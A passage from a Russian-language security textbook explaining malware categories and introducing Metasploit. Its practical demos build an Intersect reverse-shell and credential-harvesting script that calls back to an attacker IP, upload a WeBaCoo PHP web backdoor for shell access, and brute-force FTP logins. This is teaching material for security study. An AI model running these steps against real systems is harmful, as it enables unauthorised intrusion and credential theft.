Наверное, самый старый и хорошо известный тип вредоносных программ. Так что же позволяет выделить его в самостоятельную категорию? Если не углубляться в детали, то вирус — это самореплицирующаяся программа, способная внедряться

в другую программу. Некоторые из них начинают работать сразу же после того, как были запущены, другие ждут определенного события — это может быть какая-либо дата или команда извне.

Основными видами деятельности вирусов являются: изменения данных, инфицирование программ, саморепликация, самошифрование, изменение параметров ПО, уничтожение данных, повреждение оборудования, полиморфизм. Хотим заметить, что это далеко не полный список. Ежедневно появляются вирусы, обладающие новым набором характеристик, мы привели лишь самые яркие примеры.

В классическом понимании у вируса есть свой жизненный цикл, в котором обычно выделяют шесть стадий.

1. *Разработка*. Подразумевает создание вируса, во время которого автор пишет его самостоятельно или использует один из широкодоступных генераторов вирусов.
2. *Репликация*. После распространения вируса автором он начинает самостоятельно делать свои копии. Исходя из заложенных автором инструкций, вирус может создавать свои копии на машинах жертвы, а также пытаться заразить другие компьютеры.
3. *Исполнение*. Вирус начинает делать то, что хотел его создатель. Это может быть шифрование или уничтожение данных, осуществление атак на удаленный хост и многое другое.
4. *Обнаружение*. Через какое-то время о существовании вируса становится известно разработчикам антивирусного ПО, которые начинают разработку инструментов, позволяющих бороться с ним.
5. *Добавление*. Создатели антивирусного ПО находят способ борьбы с вирусом и создают обновление для своих продуктов или специальные инструменты, которые становятся доступными широкому кругу пользователей.
6. *Подавление*. Антивирусы, получившие последние обновления, обретают способность обнаруживать и подавлять вирус.

Следует заметить, что не все вирусы похожи друг на друга. Несмотря на общий жизненный цикл, искусно написанные вирусы существенно отличаются один от другого. Они могут распространяться не только через компьютерные сети, но и посредством таких носителей, как внешние USB-накопители. Могут заражать как исполняемые файлы, так и файлы библиотек динамической компоновки. Копии одного и того же вируса могут содержать разный код и выполнять различные действия, что сильно затрудняет его обнаружение.

Итак, мы разобрались с понятием и жизненным циклом вируса, теперь рассмотрим его основные типы.

1. *Вирусы загрузочного сектора*. Заражают основной загрузочный сектор (MBR) компьютера жертвы. Могут изменять ход загрузки компьютера, что приводит к загрузке вируса до старта операционной системы и средств защиты.

2. *Макросы*. Являются частью таких широко используемых программ, как Microsoft Excel и Word. Это скрипты, которые пишутся на языке VBA с целью облегчить и автоматизировать определенные процессы. Однако этот язык позволяет делать все то же, что и любой другой, а это значит, что на нем можно так же эффективно писать вирусы.
3. *Кластерные вирусы*. Изменяют таблицы расположения файлов на жестком диске таким образом, что вместо открытия нужного файла пользователь будет запускать вирус, и только после этого вирус запустит нужный пользователю файл, да и то не всегда.
4. *Скрытые*. Используют различные механизмы, которые помогают избежать обнаружения антивирусами.
5. *Зашифрованные*. Шифруют сами себя во избежание обнаружения антивирусами. Интереснее всего то, что алгоритм шифрования может меняться.
6. *Перезаписывающие*. Умеют внедряться в другой файл, что затрудняет их обнаружение. Некоторые вирусы могут даже подменять данные о реальном размере файла, дабы пользователь или антивирус не заметил происшедших изменений.
7. *Редко проявляющиеся*. Такие вирусы активируются, скажем, только после каждого пятнадцатого запуска или заражают только файлы строго определенного размера. Все это затрудняет их обнаружение.
8. *Подражающие*. Пытаются выдать себя за обычное ПО. Например, если на компьютере присутствует файл word.exe, такой вирус создаст файл с названием word.com, который будет запускаться перед стартом word.exe.
9. *Логические бомбы*. Срабатывают только при определенных условиях. Это усложняет их обнаружение, поскольку до наступления определенного события они никак не проявляют себя.
10. *Множественные*. Используют для заражения различные векторы атак. Могут заразить загрузочный сектор или исполняемые файлы и создать множество своих копий. Это затрудняет их обнаружение и удаление. Если такой вирус не уничтожен полностью, он может воссоздать свои недостающие части.
11. *Криптовирусы*. Шифруют определенные файлы на диске жертвы. За расшифровку таких данных пользователю приходиться платить злоумышленнику.

Черви

Еще одна большая категория, характерная тем, что входящее в него ПО использует все возможности компьютерных сетей и сетевых сервисов для своей репликации и распространения.

В отличие от вирусов, основной характеристикой червей является их нацеленность на саморепликацию и распространение. Их основной особенностью является от-

сутствие нацеленности на заражение каких-либо файлов, а также зависимости функционирования от действий пользователя. Они молниеносно распространяются по сети, генерируют много сетевого трафика и потребляют значительное количество ресурсов.

Черви могут содержать в себе вирус и заражать машины жертв, а также обладают способностью передавать данные с зараженных машин на сервер атакующего. Чаще всего для своего распространения они используют уязвимости в установленном ПО, однако не заражают его, чем существенно отличаются от вирусов.

Шпионы

Этот тип ПО создан для того, чтобы собирать всю возможную информацию о пользователе и передавать ее атакующему. Разумеется, шпионы устанавливаются на компьютер жертвы без ее ведома и работают скрытно.

Заражение шпионами может происходить множеством путей — они могут входить в состав другого, обычно бесплатного ПО и устанавливаться вместе с ним, а также могут пересылаться по электронной почте, устанавливаться на компьютер жертвы непосредственно атакующим и многими другими путями.

Рекламное ПО

Основное его предназначение — показ рекламы на компьютере жертвы. Обычно реклама показывается в виде всплывающих окон, также она может изменять домашнюю страницу браузера. Обычно распространяется через уязвимые интернет-обозреватели или в составе инсталляторов бесплатных программ.

Троянские кони

Основной задачей троянских коней является обеспечение доступа атакующего к компьютеру жертвы. Такие программы стараются тщательно скрываться от антивирусов и никоим образом не раскрывать свое присутствие.

Используя троянского коня, атакующий может украсть информацию, установить стороннее ПО, загрузить или изменить файлы, а также следить за работой пользователя. Безусловно, для исполнения удаленных команд атакующего необходима среда передачи данных. Троянские кони могут осуществлять коммуникацию, используя два типа каналов: легитимные — например, предавать данные по HTTP, и скрытые, когда ПО создает свой собственный канал.

Троянских коней можно условно разделить на несколько типов:

1. Обеспечивающие атакующему удаленный доступ и управление компьютером жертвы.

2. Сборщики данных, отправляющие атакующему данные определенного типа, например файлы с хешами паролей.
3. Прокси, превращающие компьютер жертвы в промежуточный узел, используемый для коммуникации с другими компьютерами.
4. Файловые серверы, позволяющие хранить на компьютере жертвы любое ПО с целью его распространения на другие компьютеры.

Многие троянские кони используют для своей работы одни и те же порты, поэтому выявить их можно любым сканером портов, например Nmap. После того как в сети найдена зараженная троянским конем машина, к нему можно подключиться и использовать его для своих целей.

Ниже мы приведем названия некоторых троянских коней и диапазон портов, которые они используют для коммуникации:

- Back Orifice — UDP 31337 или 31338;
- NetBus — TCP 12345 и 12346;
- Reachout — TCP 43188;
- Timbuktu — TCP/UDP 407.

Практическая часть

Теперь, когда мы разобрали все в теории, перейдем к практической части. В данном разделе мы не будем рассматривать создание вируса или троянского коня с нуля. Это потребует углубленного знания какого-либо языка программирования. Остановимся на конструкторах, которые позволяют создать такое ПО без навыков программирования.

Следует подчеркнуть, что хотя это и самый простой способ, однако не самый надежный. Конструкторы обладают большими возможностями, но при этом ограничивают нас конечным набором функций. К тому же они создают достаточно стандартный код, который научились определять многие антивирусы. Впрочем, от этого недостатка можно избавиться, и чуть позже мы покажем вам как.

Первый конструктор, который мы рассмотрим, — Intersect. Основное его применение — автоматизация сбора данных на скомпрометированном компьютере. Предположим, что вы получили доступ к командной строке. После этого, используя Intersect и создав с его помощью скрипт, вы сможете быстро собрать данные о пользователях, скопировать SSH-ключи, собрать информацию о сети, установить постоянную обратную связь и многое другое.

Продемонстрируем его работу. Для начала запустим netcat, который будет принимать данные на порт 4444.

```
root@kali:~# nc -l -p 444
```

Теперь запустим Intersect и определим доступные модули.

```
Intersect 2.5 — Script Creation Utility
-----------------------------------------
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility


 =>  2


Intersect 2.5 — Script Creation Utility
------- List of Intersect Modules --------

Standard Modules:
archive  creds     extras  network  reversexor  scrub
bshell       daemon  lanmap  osuser   rshell      xorshell

Custom Modules:
aeshttp       getrepos  openshares  portscan  sniff   webproxy  xmpp
egressbuster  icmpshell  persistent  privesc   udpbind      xmlcrack
-----------------------------------------
 1 => Return to main menu.
 =>  1
```

Получим больше информации об интересующем нас модуле.

```
=>  :info rshell

Description:  Opens a reverse TCP shell to a remote host. Interactive shell with
download/upload and remote Intersect module execution.

Author:  ohdae [bindshell@live.com]

 =>  :quit
```

Создадим собственный скрипт.

```
Intersect 2.5 — Script Creation Utility
-----------------------------------------
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility


 =>  1


Intersect 2.0 — Script Generation Utility
---------- Create Custom Script -----------
```

```
 Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
 => creds
 => network

When you have entered all your desired modules
into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.

 =>  creds
creds added to queue.

 =>  rshell
rshell added to queue.

 =>  network
network added to queue.

 =>  scrub
scrub added to queue.

 =>  osuser
osuser added to queue.

 =>  :active

Modules you have selected:
['creds', 'rshell', 'network', 'scrub', 'osuser']
 =>  :create
```

Введем необходимую информацию.

```
[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed in the
Scripts directory. Do not include Python file extension.
 =>  testis
Script will be saved as /usr/share/intersect/Scripts/testis.py

Specify the directory on the target system where the gathered files and information
will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this directory
will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be used.
temp directory  =>  /tmp/isect
enable logging  =>
bind port  =>
[+] bind port saved.
remote host  =>  192.168.225.128
```

```
[+] remote host saved.
remote port  =>  4444
[+] remote port saved.
proxy port  =>
xor cipher key  =>
creds
rshell
network
scrub
osuser

[+] Your custom Intersect script has been created!
   Location: /usr/share/intersect/Scripts/testis.py
```

Запустим наш скрипт на машине жертвы и заставим ее выполнить соединение с нашим компьютером.

```
root@mint:~#./testis.py  --rshell
[!] Reports will be saved in: /tmp/isect
```

Убедимся в том, что соединение произошло. Мы увидим это в том терминале, в котором был запущен netcat.

```
root@kali:~# nc -l -p 4444
[+] New connection established!
Intersect /tmp/isect => whoami
root

Intersect /tmp/isect =>
```

Теперь рассмотрим ситуацию, когда мы не получили доступа к консоли, однако он нам очень нужен. Все, что мы можем сделать в этом случае, — загрузить файл на сервер, используя уязвимость в веб-приложении.

Создадим веб-приложение, которое поможет нам получить доступ к командной строке.

```
root@kali:~# webacoo -g -o backdoor.php

      WeBaCoo 0.2.3 – Web Backdoor Cookie Script-Kit
      Copyright (C) 2011-2012 Anestis Bechtsoudis
      { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "backdoor.php" created.
```

Теперь загрузим его на сервер, к которому мы хотим получить доступ, и подключимся к нашему приложению.

```
root@kali:~# webacoo -t -u http://www.mycorp.com/backdoor.php

      WeBaCoo 0.2.3 – Web Backdoor Cookie Script-Kit
      Copyright (C) 2011-2012 Anestis Bechtsoudis
      { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }
```

```
[+] Connecting to remote server as...
uid=5006(web3) gid=5005(client1) groups=5005(client1),5002(sshusers)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ whoami
web3
webacoo$ id
uid=5006(web3) gid=5005(client1) groups=5005(client1),5002(sshusers)
webacoo$
```

Резюме

Понятие «вредоносные программы» объединяет в себя множество типов зловредного ПО, такого как вирусы, троянские кони, черви, шпионы и т. д.

Основными целями такого ПО чаще всего являются: изменение и кража данных, предоставление несанкционированного доступа, порча данных, вымогательство, распространение своих копий на другие машины сети.

В наши дни при помощи специальной программы-конструктора создать вирус может каждый. Однако ПО, созданное таким путем, содержит в себе достаточно стандартный код, который легко распознается даже самыми технически отсталыми антивирусами.

Создание действительно хорошего ПО требует углубленного знания программирования и информационной безопасности.

11 Metasploit Framework

Metasploit Framework — это программная платформа, созданная для разработки, тестирования и применения эксплойтов. Metasploit был создан в 2003 году как инструмент для тестирования сетевой безопасности, а в 2007-м был полностью переписан на языке программирования Ruby. В настоящее время активно поддерживается и развивается компанией Rapid7, предлагающей две версии продукта — платную и бесплатную, рассмотрением которой мы займемся далее.

Почему же мы решили посвятить целую главу описанию одного программного продукта? Во-первых, это очень динамично развивающийся проект, который постоянно поддерживается и регулярно обновляется, что является жизненной необходимостью в столь динамично меняющемся мире информационной безопасности. Во-вторых, он содержит необходимые инструменты для разработки и создания эксплойтов, благодаря чему этот процесс стандартизируется, равно как и применение программ данного типа.

Стоит сказать, что Metasploit уже давно вышел за рамки разработки и применения эксплойтов. В данный момент его можно использовать на всех стадиях аудита безопасности. В нем есть инструменты для активного и пассивного сбора информации, свой сканер уязвимостей, а также инструменты для последующего проведения атаки и закрепления в системе.

В Интернете можно найти бесплатные курсы и книги, посвященные Metasploit, поэтому нашей задачей не является обучить вас всем тонкостям использования этого замечательного продукта. Мы хотим остановиться лишь на самых основных моментах и пробудить в вас интерес к дальнейшему самостоятельному обучению.

Интерфейс

Пожалуй, это то, с чего стоит начать. Тем более что Metasploit предлагает несколько вариантов взаимодействия, как в графическом, так и в текстовом режиме.

В Metasploit есть два различных варианта командного интерфейса. Первый — это msfcli, однако мы не будем тратить время на его рассмотрение, так как с середины 2015 года его поддержка прекращена.

Второй вариант — это использование msfconsole. Msfconsole, наверное, самый популярный вид интерфейса Metasploit Framework. Он позволяет быстро и удобно воспользоваться всеми функциями и возможностями Metasploit. Кроме того, в msfconsole есть возможность использовать не только собственные инструменты, но и сторонние утилиты.

Для работы с msfconsole существует свой набор команд. Просмотреть их все, а также получить краткую справку можно, используя команду help. Разумеется, вы не запомните сразу названия всех команд и модулей. Главное — помнить хотя бы первые символы названия команды, так как после их введения и нажатия клавиши tab консоль сама допишет окончание.

Теперь продемонстрируем запуск фреймворка и вывод справки по встроенным командам:

```
root@kali:~# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.34-dev                         ]
+ -- --=[ 1593 exploits - 906 auxiliary - 273 post        ]
+ -- --=[ 458 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
```

```
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sess          Interact with a given session
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >    db_status         Show the current database status
    hosts             List all hosts in the database
```

```
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >
```

В дальнейшей работе мы будем использовать именно этот вариант интерфейса. Еще один вариант интерфейса Metasploit — Armitage. Хотя, как мы уже упоминали, в Metasploit есть свой графический интерфейс, он доступен только в коммерческой версии продукта. Armitage — это графический интерфейс, написанный сторонними разработчиками на языке Java и по умолчанию уже включенный в Kali Linux.

Рис. 11.1. Бесплатный графический интерфейс Armitage

Вспомогательные модули

Metasploit содержит сотни вспомогательных модулей (auxiliary), которые могут выполнять такие функции, как прослушивание трафика, сканирование портов, подбор паролей, поиск уязвимостей и многое другое. Просмотреть список доступных модулей можно, используя команду show auxiliary.

```
msf > show auxiliary

Auxiliary
=========

   Name                                                        Disclosure Date
Rank    Description
   ----                                                        ---------------
----    -----------
   admin/2wire/xslt_password_reset                             2007-08-15
normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce
normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image
normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video
normal  Apple TV Video Remote Control
   admin/atg/atg_client
normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/backupexec/dump
normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry
normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset
normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube
normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon
normal  Cisco ASA Authentication Bypass (EXTRABACON)
   admin/cisco/cisco_secure_acs_bypass
normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                             2006-08-23
normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                           2004-03-04
normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/edirectory/edirectory_dhost_cookie
normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil
normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec                      2008-05-27
normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec                     2008-05-27
normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube
normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                              2011-02-07
normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account                          2013-10-08
normal  HP Intelligent Management SOM Account Creation
...
```

Использовать любой из модулей можно, воспользовавшись командой use, а просмотреть доступные опции можно командой info. Ниже мы продемонстрируем возможности некоторых модулей; начнем со сканера портов.

```
msf auxiliary(syn) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check
per host
  DELAY        0                yes       The delay between connections, per
thread, in milliseconds
  JITTER       0                yes       The delay jitter factor (maximum value by
which to +/- DELAY) in milliseconds.
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR
identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in
milliseconds

Description:
  Enumerate open TCP services by performing a full TCP connect on each
  port. This does not need administrative privileges on the source
  machine, which may be useful if pivoting.

msf auxiliary(tcp) > set RHOSTS 192.168.225.0/24
RHOSTS => 192.168.225.0/24
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > run

[*] 192.168.225.2:        - 192.168.225.2:53 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:21 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:135 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:2701 - TCP OPEN
[*] 192.168.225.1:        - 192.168.225.1:8081 - TCP OPEN
```

Если вы внимательно ознакомились с приведенным выше примером, то могли заметить, что мы сконфигурировали модуль перед запуском. В каждом модуле вы встретите два типа параметров, одни из которых обязательны к заполнению, а другие нет. В нашем случае были заданы значения не для всех обязательных параметров, вследствие чего модуль использовал те, которые были определены разработчиками.

Как мы уже упоминали, с помощью вспомогательных модулей можно перебирать пароли к различным сервисам. Теперь продемонстрируем подбор пароля и имени пользователя к обнаруженному ранее FTP-серверу.

```
msf auxiliary(tcp) > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > info

       Name: FTP Authentication Scanner
     Module: auxiliary/scanner/ftp/ftp_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored
in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current
database to the list
  DB_ALL_USERS      false            no        Add all users in the current
database to the list
  PASSWORD                           no        A specific password to authenticate
with
  PASS_FILE                          no        File containing passwords, one per
line
  Proxies                            no        A proxy chain of format
type:host:port[,type:host:port][...]
  RECORD_GUEST      false            no        Record anonymous/guest logins to the
database
  RHOSTS                             yes       The target address range or CIDR
identifier
  RPORT             21               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate
as
  USERPASS_FILE                      no        File containing users and passwords
separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for
all users
  USER_FILE                          no        File containing usernames, one per
line
  VERBOSE           true             yes       Whether to print output for all
attempts

Description:
  This module will test FTP logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  http://cvedetails.com/cve/1999-0502/

msf auxiliary(ftp_login) > set PASS_FILE /root/passwords.txt
```

```
PASS_FILE => /root/passwords.txt
msf auxiliary(ftp_login) > set USERS_PASS /root/users.txt
USERS_PASS => /root/users.txt
msf auxiliary(ftp_login) > set RHOSTS 192.168.225.1
RHOSTS => 192.168.225.1
msf auxiliary(ftp_login) > run
[*] Connecting to FTP server 192.168.225.1:21...
[*] Connected to target FTP server.
...
[*] 192.168.225.1:21 FTP – [046/300]- Attempting FTP login for 'backup':'abc123'
[*] 192.168.225.1:21  FTP – [047/300] – Failed FTP login for 'backup':'abc123'
[*] 192.168.225.1:21  FTP- [048/300] – Attempting FTP login for 'upload':'root'
[*] 192.168.225.1:21 FTP- [049/300] – Failed FTP login for 'upload':'root'
...
[*] 192.168.225.1:21 FTP – [122/300] – Attempting login for 'admin':'1234567'
[+] 192.168.225.1:21 – Successful FTP login for 'admin':'1234567'
[*]192.168.225.1:21 – User ' admin ' has READ/WRITE access
```

Эксплойты

Эксплойт — это специальная программа, использующая известные уязвимости в программном обеспечении для проведения атаки с целью получения контроля над системой или вывода ее из строя (отказа в обслуживании).

Эксплойты бывают удаленными, работающими через компьютерную сеть, и локальными, запускающимися непосредственно в самой системе.

В Metasploit эксплоиты делятся на активные и пассивные. Активные начинают эксплуатировать определенную уязвимость в ПО сразу же после запуска и заканчивают свою работу в случае удачи или провала. Пассивные ждут подключения удаленного хоста и только после этого начинают свою работу. Например, мы можем запустить эксплойт, отправив жертве клиентскую часть по электронной почте. После того как получатель откроет приложение к письму, клиентская часть соединится с запущенным ранее эксплойтом, и тот начнет атаку.

Просмотреть все доступные эксплойты можно, используя команду show exploits, однако, учитывая их огромное количество, это не всегда удобно.

```
msf > show exploits

Exploits
========

   Name                                                    Disclosure
Date  Rank       Description
   ----                                                    --------------
-  ----       -----------
   aix/local/ibstat_path                                   2013-09-24
excellent  ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                                   2009-10-07
great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
```

```
   aix/rpc_ttdbserverd_realpath                                    2009-06-17
great      ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   android/adb/adb_server_exec                                     2016-01-01
excellent  Android ADB Debug Server Remote Payload Execution
   android/browser/samsung_knox_smdm_url                           2014-11-12
excellent  Samsung Galaxy KNOX Android Browser RCE
   android/browser/stagefright_mp4_tx3g_64bit                      2015-08-13
normal     Android Stagefright MP4 tx3g Integer Overflow
   android/browser/webview_addjavascriptinterface                  2012-12-21
excellent  Android Browser and WebView addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface                2014-04-13
good       Adobe Reader for Android addJavascriptInterface Exploit
   android/local/futex_requeue                                     2014-05-03
excellent  Android 'Towelroot' Futex Requeue Kernel Exploit
   apple_ios/browser/safari_libtiff                                2006-08-01
good       Apple iOS MobileSafari LibTIFF Buffer Overflow
   apple_ios/email/mobilemail_libtiff                              2006-08-01
good       Apple iOS MobileMail LibTIFF Buffer Overflow
   apple_ios/ssh/cydia_default_ssh                                 2007-07-02
excellent  Apple iOS Default SSH Password Vulnerability
   bsdi/softcart/mercantec_softcart                                2004-08-19
great      Mercantec SoftCart CGI Overflow
...
```

Для того чтобы облегчить поиск нужного эксплойта, лучше воспользоваться поиском.

```
msf > search exploit/windows/fileformat/

Matching Modules
================

   Name                                                  Disclosure Date
Rank       Description
   ----                                                  ---------------
----       -----------
   exploit/windows/fileformat/a_pdf_wav_to_mp3           2010-08-17
normal     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   exploit/windows/fileformat/abbs_amp_lst               2013-06-30
normal     ABBS Audio Media Player .LST Buffer Overflow
   exploit/windows/fileformat/acdsee_fotoslate_string    2011-09-12
good       ACDSee FotoSlate PLP File id Parameter Overflow
   exploit/windows/fileformat/acdsee_xpm                 2007-11-23
good       ACDSee XPM File Section Buffer Overflow
   exploit/windows/fileformat/actfax_import_users_bof    2012-08-28
normal     ActiveFax (ActFax) 4.3 Client Importer Buffer Overflow
   exploit/windows/fileformat/activepdf_webgrabber       2008-08-26
low        activePDF WebGrabber ActiveX Control Buffer Overflow
   exploit/windows/fileformat/adobe_collectemailinfo     2008-02-08
good       Adobe Collab.collectEmailInfo() Buffer Overflow
   exploit/windows/fileformat/adobe_cooltype_sing        2010-09-07
great      Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
   exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28
normal     Adobe Flash Player "Button" Remote Code Execution
   exploit/windows/fileformat/adobe_flashplayer_newfunction     2010-06-04
```

```
normal     Adobe Flash Player "newfunction" Invalid Pointer Use
   exploit/windows/fileformat/adobe_flatedecode_predictor02     2009-10-08
good       Adobe FlateDecode Stream Predictor 02 Integer Overflow
   exploit/windows/fileformat/adobe_geticon                     2009-03-24
good       Adobe Collab.getIcon() Buffer Overflow
   exploit/windows/fileformat/adobe_illustrator_v14_eps         2009-12-03
great      Adobe Illustrator CS4 v14.0.0
   exploit/windows/fileformat/adobe_jbig2decode                 2009-02-19
good       Adobe JBIG2Decode Memory Corruption
   exploit/windows/fileformat/adobe_libtiff                     2010-02-16
good       Adobe Acrobat Bundled LibTIFF Integer Overflow
   exploit/windows/fileformat/adobe_media_newplayer             2009-12-14
good       Adobe Doc.media.newPlayer Use After Free Vulnerability
   exploit/windows/fileformat/adobe_pdf_embedded_exe            2010-03-29
excellent  Adobe PDF Embedded EXE Social Engineering
...
```

Еще один пример поиска.

```
msf > search name:wordpress

Matching Modules
================

   Name                                                          Disclosure Date
Rank       Description
   ----                                                          ---------------
----       -----------
   auxiliary/admin/http/wp_custom_contact_forms                  2014-08-07
normal     WordPress custom-contact-forms Plugin SQL Upload
   auxiliary/admin/http/wp_easycart_privilege_escalation         2015-02-25
normal     WordPress WP EasyCart Plugin Privilege Escalation
   auxiliary/admin/http/wp_wplms_privilege_escalation            2015-02-09
normal     WordPress WPLMS Theme Privilege Escalation
   auxiliary/dos/http/wordpress_long_password_dos                2014-11-20
normal     WordPress Long Password DoS
   auxiliary/dos/http/wordpress_xmlrpc_dos                       2014-08-06
normal     Wordpress XMLRPC DoS
   auxiliary/gather/wp_all_in_one_migration_export               2015-03-19
normal     WordPress All-in-One Migration Export
   auxiliary/gather/wp_ultimate_csv_importer_user_extract        2015-02-02
normal     WordPress Ultimate CSV Importer User Table Extract
...
```

Полезная нагрузка

Полезная нагрузка, или payload, — это часть программы для проникновения, выполняющая необходимую нам после успешной атаки функцию. Например, используя уязвимость в веб-приложении, мы получили доступ к системе с помощью соответствующего эксплойта. После этого, благодаря второй части (полезной нагрузке), мы получим доступ к командной строке взломанной системы.

Как вы поняли, эксплойты и нагрузка тесно связаны между собой. В Metasploit присутствуют три основных типа нагрузок, позволяющие проводить различные типы атак.

- Одиночки (singles) — полностью самостоятельные модули, позволяющие выполнять такие действия, как добавление пользователя, запуск программы и другие манипуляции с системой, не требующие взаимодействия с пользователем или атакующим.
- Групповые (stagers) — модули небольшого размера, обеспечивающие удаленный сетевой доступ атакующего к скомпрометированной системе.
- Этапные (stage) — дополнительные модули, подгружающие групповые модули с целью расширения своего функционала.

Во время создания эксплойта необходимо подготовить и шелл-код, который затем будет включен в него. Для генерации шелл-кода, который и станет полезной нагрузкой, необходимо, прежде всего, выбрать подходящий вариант.

